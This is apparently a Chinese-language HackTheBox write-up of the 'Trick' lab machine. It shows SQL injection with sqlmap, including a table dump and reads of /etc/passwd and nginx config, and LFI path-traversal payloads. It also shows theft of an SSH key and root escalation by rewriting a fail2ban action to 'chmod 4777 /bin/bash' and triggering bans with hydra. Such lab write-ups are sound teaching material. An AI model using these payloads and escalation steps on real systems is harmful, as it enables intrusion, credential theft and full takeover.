
我想說可以用用看,但你猜怎麼著?欸這也用不了 xD 作者直接把這條路賭死了:
Time-Based SQL Injection
那只好來會會這個登入介面,其實登入也有一個現成的 CVE-2024-8081:

直接用 sqlmap 開炸,炸出了一個 Time-Based Blind SQL Injection:
abb00717@abb00717-kali:~/Shared/Hacking/HTB/Machines/Trick
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu'
...<SNIP>...
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=aoeunsht' AND (SELECT 4474 FROM (SELECT(!SLEEP(5)))RQoP) AND 'qEzr'='qEzr&password=aoeu
---
[12:28:05] [INFO] the back-end DBMS is MySQL
[12:28:05] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
web application technology: Nginx 1.14.2, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:28:37] [INFO] fetched data logged to text files under '/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 12:28:37 /2026-08-26/
於是我就開始枚舉資料庫,首先是 user:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' --current-user --time-sec 1
...<SNIP>...
current user: 'remo@localhost'
[13:38:33] [INFO] fetched data logged to text files under '/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 13:38:33 /2026-08-26/
再來是資料庫基本資訊:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' --banner --current-user --current-db --is-dba --time-sec 1
...<SNIP>...
web application technology: PHP, Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.3.34-MariaDB-0+deb10u1'
current user: 'remo@localhost'
current database: 'payroll_db'
current user is DBA: False
看看 payroll_db 都有些啥:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' --tables -D payroll_db --time-sec 1
...<SNIP>...
[11 tables]
+---------------------+
| position            |
| allowances          |
| attendance          |
| deducao             |
| department          |
| employee            |
| employee_allowances |
| employee_deductions |
| payroll             |
| payroll_items       |
| users               |
+---------------------+
其中的 users 包含了該網站的使用者帳密:
abb00717@abb00717-kali:~/Shared/Hacking/HTB/Machines/Trick [682s]
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' -D payroll_db -T users --dump --time-sec 1
...<SNIP>...
Database: payroll_db
Table: users
[1 entry]
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
| id | doctor_id | name          | type   | address | contact | password              | username   |
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
| 1  | 0         | Administrator | 1      | <blank> | <blank> | SuperGucciRainbowCake | Enemigosss |
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
不過呢,因為 Time-Based Blind 實在太慢了,所以自己玩了一下簡單的 SQL Injection,沒想到 admin' OR 1=1 -- - 就給我直接進去了!為什麼 sqlmap 沒有檢測到這麼基本的東西 R!總之呢,我用拿到的這組帳密登進去,結果和我繞過的 admin 帳號一模一樣。試著用這組帳密登入 SSH,結果沒有收穫:
$ ssh enemigosss@trick.htb
enemigosss@trick.htb's password:
Permission denied, please try again.

$ ssh Enemigosss@trick.htb
Enemigosss@trick.htb's password:
Permission denied, please try again.
在枚舉到使用者以後,就應該看看他有什麼權限:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' --time-sec 1 --privileges --batch
...<SNIP>...
database management system users privileges:
[*] remo [1]:
    privilege: FILE
哇屋,居然有 FILE 權限 … 看看可不可以讀 /etc/passwd:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' --file-read "/etc/passwd" --time-sec 1
...<SNIP>...
[14:45:18] [INFO] the remote file '/etc/passwd' is larger (2351 B) than the local file '/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd' (146B)
files saved to [1]:
[*] /home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd (size differs from remote file)
[14:45:18] [INFO] fetched data logged to text files under '/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb'

$ ls /home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb
dump  files  log  session.sqlite  target.txt

$ cat /home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin?
可以,但是這結果是怎麼回事?而且你知道我跑這個跑多久嘛?十七分鐘啊!媽耶!我後來有點不知道要做什麼了,所以去看了提示:

好喔,那就去看吧:
$ sqlmap 'http://preprod-payroll.trick.htb/ajax.php?action=login' --data 'username=aoeunsht&password=aoeu' --file-read "/etc/nginx/sites-available/default" --time-sec 2
...<SNIP>...
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=aoeunsht' AND (SELECT 2923 FROM (SELECT(!SLEEP(2)))GyIw) AND 'XhdH'='XhdH&password=aoeu
---
...<SNIP>...
[15:29:57] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[15:30:04] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
46
[15:30:23] [ERROR] invalid character detected. retrying..
56E205B3A
...<SNIP>...
[15:40:30] [ERROR] invalid character detected. retrying..
520747269636B2E687
結果一直失敗,我心想這作者不可能要我用 Time-Based Blind 拿出這麼多資訊吧?會死人耶。後來我實在卡太久了,受不了直接去看 0xdf 的 writeup,結果才恍然大悟,原來用 --level 讓 sqlmap 在 Boolean-Based Blind 多試點東西就好了呀 …
$ sqlmap -r login_request.txt --batch --flush-session --technique=B --level 5 --threads 5 --retries 10 --file-read="/etc/hostname"
...<SNIP>...
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: username=aoeunsht' AND 2839=(SELECT (CASE WHEN (2839=2839) THEN 2839 ELSE (SELECT 2690 UNION SELECT 6266) END))-- KIUI&password=aoeu
---
...<SNIP>...
[16:17:40] [INFO] the local file '/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_hostname' and the remote file '/etc/hostname' have the same size (6 B)
files saved to [1]:
...<SNIP>...

$ cat /home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_hostname
trick
看來有成功了!接下來拿 /etc/nginx/sites-available/default:
abb00717@abb00717-kali:~/Shared/Hacking/HTB/Machines/Trick [263s]
$ sqlmap -r login_request.txt --batch --threads 5 --retries 100 --file-read="/etc/nginx/sites-available/default"
...<SNIP>...
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: username=aoeunsht' AND 2839=(SELECT (CASE WHEN (2839=2839) THEN 2839 ELSE (SELECT 2690 UNION SELECT 6266) END))-- KIUI&password=aoeu
---
...<SNIP>...
[16:30:41] [INFO] the remote file '/etc/nginx/sites-available/default' is smaller (1058 B) than file '/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default' (2116 B)
files saved to [1]:
[*] /home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default (size differs from remote file)

$ cat /home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default
736572766572207B0A096C697374656E2038302064656661756C745F7365727665723B0A096C59??74656E205B3A3A5D3A38302064656661756C745F7365727665723B0A097365727665725F6E616D6520747269636B2E6874623B0A09726F6F74202F7661722E??77772F68746D6C3B0A0A09696E64657820696E6465782E68746D6C20696E6465782E68746D20696E64????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????????203D3430343B0A097D0A0A096C6F636174696F6E207E1???2E70687024207B0A0909696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A0909666173746367695F7061737320756E69783A2F72756E2F7068702F706870372E332D66706D2E736E535A?????0440A7D0A0A0A736572766572207B0A096C697374656E2038303B0A096C697374656E205B3A3A5D3A38303B0A0A097365727665725F6E616D652070726570726F642D6D61726B6574696E672E747269636B2E6874623B0A0A09726F6F74202F7661722F7777772F6D61726B65743B0A09696E64657820696E6465782E7068703B0A0A096C6F636174696F6E202F207B0A09097472795F66696C6573202475726920247572692F203D3430343B0A097D0A0A20202020202020206C6F636174696F6E207E1?5?????487024207B0A20202020202020202020202020202020696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A20202020202020202020202020202020666173746367695F7061737320756E69783A2F72756E2F7068702F706870372E332D66706D2D6D69636861656C2E736F636B3B0A20202020202020207D0A7D0A0A736572766572207B0A20202020202020206C697374656E2038303B0A20202020202020206C697374656E205B3A3A5D3A38303B0A0A20202020201????????0727665725F6E616D652070726570726F642D706179726F6C6C2E747269636B2E6874623B0A0A2020202020202020726F6F74202F7661722F7777772F706179726F6C6C3B0A2020202020202020696E64657820696E6465782E7068703B0A0A20202020202020206C6F636174696F6E202F207B0A202020202020202020202020202020207472795F66696C6573202475726920247572692F203D3430343B0A20202020202020207D0A0A20202020202020206C6F636174696F6E207E205C2E7??????0207B0A20202020202020202020202020202020696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A20202020202020202020202020202020666173746367695F7061737320756E69783A2F72756E2F7068702F706870372E332D66706D2E736F636B3B0A20202020202020207D0A7D0A
欸 … 不知道發生了什麼事情,我直接請 Claude 寫腳本看可不可以從已知的資料找到東西:
$ python3 -c "
import re
d=open('/home/abb00717/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default').read().strip()
out=bytearray(); i=0
while i < len(d)-1:
    p=d[i:i+2]
    out += bytes.fromhex(p) if re.fullmatch('[0-9A-Fa-f]{2}',p) else b'.'
    i+=2
print(out.decode('utf-8','replace'))
"
server {
	listen 80 default_server;
	lY.ten [::]:80 default_server;
	server_name trick.htb;
	root /var..ww/html;

	index index.html index.htm ind............................................................................ =404;
	}

	location ~...php$ {
		include snippets/fastcgi-php.conf;
		fastcgi_pass unix:/run/php/php7.3-fpm.snSZ...D
}


server {
	listen 80;
	listen [::]:80;

	server_name preprod-marketing.trick.htb;

	root /var/www/market;
	index index.php;

	location / {
		try_files $uri $uri/ =404;
	}

        location ~....Hp$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

     .....rver_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \..... {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
結果就看到了新的 preprod-marketing.trick.htb!
Shell as Michael
preprod-marketing.trick.htb
稍微逛了一下網站:

看到 /index.php?page=about.html 我的 DNA 都動了,直接試有沒有 LFI:
abb00717@abb00717-kali:~/Shared/Hacking/HTB/Machines/Trick/CVE-2024-34833-payroll-management-system-rce [14s]
$ ffuf -w /usr/share/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -u 'http://preprod-marketing.trick.htb/index.php?page=FUZZ' -ac
...<SNIP>...
....//....//....//....//....//....//....//....//etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 79ms]
....//....//....//....//....//etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 78ms]
....//....//....//....//etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 82ms]
....//....//....//etc/passwd [Status: 200, Size: 2351, Words: 28, Lines: 42, Duration: 85ms]
:: Progress: [930/930] :: Job [1/1] :: 477 req/sec :: Duration: [0:00:02] :: Errors: 0 ::

$ curl 'http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//etc/passwd' | grep sh$
...<SNIP>...
root:x:0:0:root:/root:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash
輕鬆發現 LFI!馬上拿之前的密碼 SuperGucciRainbowCake 去試,肯定 …
$ ssh michael@trick.htb
michael@trick.htb's password:
Permission denied, please try again.
好吧沒有 QQ 不過,既然我有 LFI,那我為何不直接搜尋看看 flag 呢?

結果還真被我賽到了 xD … 欸等等,那麼 SSH 的私鑰呢?

這個真的太神奇了 xD
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
...<SNIP>...
IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----

$ chmod 600 id_rsa

$ ssh -i id_rsa michael@trick.htb
...<SNIP>...

michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)

michael@trick:~$ cat user.txt
70da************************78b7
Shell as Root
fail2ban
基本操作:
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
Huh?用 Kagi 搜尋挖到了這篇文章:

我還有把日期設定在靶機出來以前,所以作者應該就是要我們看著這篇做的。文章裡有提到一個 /etc/fail2ban/action.d 的目錄:
michael@trick:~$ ls -al /etc/fail2ban/
total 76
drwxr-xr-x   6 root root      4096 Aug 26 11:54 .
drwxr-xr-x 126 root root     12288 Aug 26 11:53 ..
drwxrwx---   2 root security  4096 Aug 26 11:54 action.d
-rw-r--r--   1 root root      2334 Aug 26 11:54 fail2ban.conf
drwxr-xr-x   2 root root      4096 Aug 26 11:54 fail2ban.d
drwxr-xr-x   3 root root      4096 Aug 26 11:54 filter.d
-rw-r--r--   1 root root     22908 Aug 26 11:54 jail.conf
drwxr-xr-x   2 root root      4096 Aug 26 11:54 jail.d
-rw-r--r--   1 root root       645 Aug 26 11:54 paths-arch.conf
-rw-r--r--   1 root root      2827 Aug 26 11:54 paths-common.conf
-rw-r--r--   1 root root       573 Aug 26 11:54 paths-debian.conf
-rw-r--r--   1 root root       738 Aug 26 11:54 paths-opensuse.conf

michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
在靶機裡我們是有權限在裡面寫入和讀取的(因為 security group),所以我就 monkey see monkey do:
直接
chmod 4777 /bin/bash是危險行為!現實中請勿模仿
michael@trick:~$ mv /etc/fail2ban/action.d/iptables-multiport.conf ./iptables-multiport.conf.bak

michael@trick:~$ cat > iptables-multiport.conf <<'EOF'
> [Definition]
> actionstart =
> actionstop =
> actioncheck =
> actionban = chmod 4777 /bin/bash
> actionunban =
> EOF

michael@trick:~$ cp iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf
重啟 fail2ban:
michael@trick:~$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
開始嘗試被 ban:
$ hydra -l root -P /usr/share/wordlists/rockyou.txt trick.htb ssh -v -I
...<SNIP>...
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[STATUS] 241.00 tries/min, 241 tries in 00:01h, 14344159 to do in 991:60h, 15 active
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 2
放置了一段時間,回去看看有沒有成功
michael@trick:~$ ls -al /bin/bash
-rwsrwxrwx 1 root root 1168776 Apr 18  2019 /bin/bash
喔喔有欸!那就基本操作了:
michael@trick:~$ /bin/bash -p

bash-5.0# id
uid=1001(michael) gid=1001(michael) euid=0(root) groups=1001(michael),1002(security)

bash-5.0# cat /root/root.txt
98ff************************a9ce
Bonus
TODO: 好累 … 之後再回來複習 ._ .